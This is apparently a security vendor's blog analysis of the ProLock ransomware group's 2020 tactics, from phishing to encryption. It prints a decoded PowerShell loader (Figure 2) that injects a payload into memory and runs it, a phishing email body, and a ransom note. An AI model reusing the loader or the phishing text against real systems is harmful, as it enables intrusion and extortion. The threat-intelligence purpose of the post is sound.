← Blog

Semyon Rogachev

Malware analyst at Group-IB

Lock Like a Pro

Dive in Recent ProLock's Big Game Hunting

September 10, 2020 · 5 min to read · Ransomware

Crypto ProLock Ransomware

On September 4, the FBI issued its second alert in less than six months about ProLock warning companies of the fact that the ransomware operators are stealing data from targeted organizations before encrypting them.

The group, which operates **ProLock**, is the successor of the PwndLocker ransomware strain, which itself had been active only since October 2019. PwndLocker operators were ambitious from the start; they targeted enterprise networks with ransom demands ranging from the low-to mid-six figures. Despite these early successes, not everything went smoothly. PwndLocker was stopped dead in its tracks after its code was found to contain a bug that let anyone decrypt files without paying the ransom. The threat actors quickly patched it and rebranded their ransomware as ProLock in March 2020.

Following in the footsteps of its predecessor, ProLock has focused on so-called **Big Game Hunting**. The fact that their ransom demands range anywhere from **35 to 255 Bitcoin** (approx. $400,000 to $3,000,000) only confirms their "think big" strategy. As for their area of activity, ProLock operators have so far focused on North America and Europe. Their most infamous known attack was in April on Diebold Nixdorf.

It was not long after ProLock emerged that Group-IB discovered that the new group was using the Qakbot (also known as QBot) banking trojan to obtain initial access and described the ProLock's TTPs. Almost six months on from its debut the group has upgraded its methods. In this post we'll look at some of the recent tactics, techniques, and procedures (TTPs) used by ProLock operators.


For a more in-depth analysis of the attacker's TTPs and the full MITRE ATT&CK® mapping, download Group-IB's Lock Like a Pro: How Qakbot Fuels Enterprise Ransomware Campaigns white paper.

Initial Access

Qakbot is usually distributed via phishing emails, and the campaigns associated with ProLock are no exception. Their phishing emails contain links or attachments, which in most cases are ZIP archives with heavily obfuscated **VBScripts**. Similar scripts are used as a delivery mechanism for other trojans, such as Dridex and Ursnif.

Another noteworthy aspect of these emails is that they usually involve the thread-hijacking technique. Such emails originate from a compromised account or attacker-controlled system. Since the emails appear to come from a trusted source, it is more likely that the victim will download and click on the malicious VBScript.

The technique used to masquerade such emails is highly effective, yet the content is simple and straightforward:


Good morning,

The information for you to review is in the attachment.

Have a look and tell me if you have any questions.

ATTACHMENT DOWNLOAD

Figure 1. Example of phishing email body

In some cases, weaponized Office documents are used instead of VBScripts. Such documents include malicious macros that, once enabled, drop a batch file into the %PUBLIC% folder, triggering PowerShell to download and execute a Qakbot payload from one of the compromised websites.

In their most recent campaigns, Qakbot operators added another link to the chain: the notorious Emotet trojan, which has a long history of being involved in Big Game Hunting operations.

Network reconnaissance and lateral movement

Once the adversary has gathered general information about the compromised host and understands that it is located in a domain of interest, **Bloodhound** was used to collect more detailed information. The output is written to the same folder and is in the form of zipped JSON files — a standard **Sharphound** (part of Bloodhound) output.

In at least one case, the attackers profiled the compromised network again, just before the ProLock deployment, but this time using another Active Directory reconnaissance tool: ADFind. This could indicate that multiple individuals or teams were working on the same target.

At the same time, Group-IB noticed that the team or individual working on ransomware deployment was closely connected to Qakbot operators. For example, they used PsExec to manually distribute Qakbot throughout the company.

Moreover, this was not the only case when **PsExec** was used. The attackers also used Remote Desktop Protocol (RDP) for lateral movement. This was not the most effective route, however, as RDP was not available on every host. To overcome this obstacle, they used a batch script to enable it, which was run via PsExec on available hosts.

This was not the only script deployed using PsExec: another example is a **Cobalt Strike Beacon stager**. Today, many adversaries — especially those involved in Big Game Hunting operations — have this dual-use tool in their arsenals and often use PowerShell one-liners to run stagers. ProLock operators are no exception.

In some cases, ProLock operators used an exploit for the **CVE-2019-0859** vulnerability to escalate their privileges on the compromised host. They achieved this by resorting to a separate executable file.


With regard to ProLock distribution, the ransomware can be either dropped by Qakbot or downloaded from an adversary-controlled server using Background Intelligent Transfer Service (BITS).

In some cases, WMIC is also used to execute the script on the remote hosts — a common technique in modern ransomware attacks.

Impact

Before ProLock ransomware is deployed, the threat actors sometimes perform data exfiltration. To do so, they use Rclone, a command-line tool for managing files on cloud storage, which supports a large number of such storage providers. The executable file is usually masqueraded to look like a legitimate file (e.g. svchost.exe). Another preemptive measure involves the threat actors deploying pre-made batch scripts via Group Policy to disable antivirus software. They also wipe backups from the relevant servers.

ProLock itself consists of two components: a batch file and a file with a disguised payload. During incident response engagements, Group-IB has seen the following file types being used to store payloads: JPG, BMP, and CSV:




```
[Byte[]]$EXBFW = [IO.File]::ReadAllBytes('C:\Programdata\REDACTED.csv');      function Local:LJdf0
     {   Param   (   [OutputType([IntPtr])]     [Parameter( Position = 0, Mandatory = $True )]   [
String]  $F158,     [Parameter( Position = 1, Mandatory = $True )]  [String]  $clo2yd  )  $rO2 =
(([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.
Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
   Write-Output ($rO2.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null
, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.
HandleRef).GetType(), [string]), $null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef
](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), (($rO2.GetMethod(
'GetModuleHandle')).Invoke($null, @($F158)))), $clo2yd));          }      function Local:AFsxrA
{  Param   (   [OutputType([Type])]     [Parameter( Position = 0)]  [Type[]]  $s7s47 = (New-Object
Type[](0)),     [Parameter( Position = 1 )]  [Type]  $mEba2I = [Void]   )   $1n62P0 = ((([AppDomain
]::CurrentDomain).DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(
'ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule(
'InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate]);  ($1n62P0.DefineConstructor('RTSpecialName, HideBySig,
Public', [System.Reflection.CallingConventions]::Standard, $s7s47)).SetImplementationFlags(
'Runtime, Managed');  ($1n62P0.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$mEba2I, $s7s47)).SetImplementationFlags('Runtime, Managed');   Write-Output $1n62P0.CreateType();
     }    $kdU6Nd = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0
 kernel32.dll VirtualAlloc), (AFsxrA @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])));
$k2Uz = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0 kernel32.
dll CreateThread), (AFsxrA @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr
])));   $Fc5Od9 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0
msvcrt.dll memset), (AFsxrA @([IntPtr], [UInt32], [UInt32]) ([IntPtr])));   $V4857 = $kdU6Nd.
Invoke(0,0x10000,0x1000,0x40);    $in4nd18 = 64;   if ([IntPtr]::Size -eq 8) {$in4nd18 = 13824;};
   [System.Runtime.InteropServices.Marshal]::Copy($EXBFW, 0, $V4857, $EXBFW.Length);    $V4857 =
$V4857.ToInt64() + $in4nd18;   $k2Uz.Invoke(0,0,$V4857,$V4857,0,0);   Start-Sleep -Seconds 990000;
```

Figure 2. Decoded contents of a PowerShell script

Both files are dropped into the %ALLUSERSPROFILE% folder. Once executed, the launcher extracts and executes the ProLock code.

One of the largest ransom amounts Group-IB has ever encountered was 90 BTC, which is around $1,000,000:



Payment information

90 BTC

UNPAID

Send 90 BTC (in ONE payment) to:
don't include transaction fee in this amount

17cK4w6E4apxCQSmu5p7Pvk3zBGoEsuQgH

Conclusion

The emergence of ProLock is a clear sign that the threat of Big Game Hunting continues to loom large. The group’s use of Qakbot may be straight out of the enterprise ransomware operation playbook, but the approach remains effective.

Despite only using standard tools for post-exploitation, ProLock operators have, for the most part, managed to remain undetected until the ransomware is deployed on the target hosts.

Moreover, although the dwell time in attacks is about a month, many organizations still find it difficult to detect malicious activity in time due to the lack of well-trained personnel, properly configured security controls, and appropriate cyber threat intelligence consumption.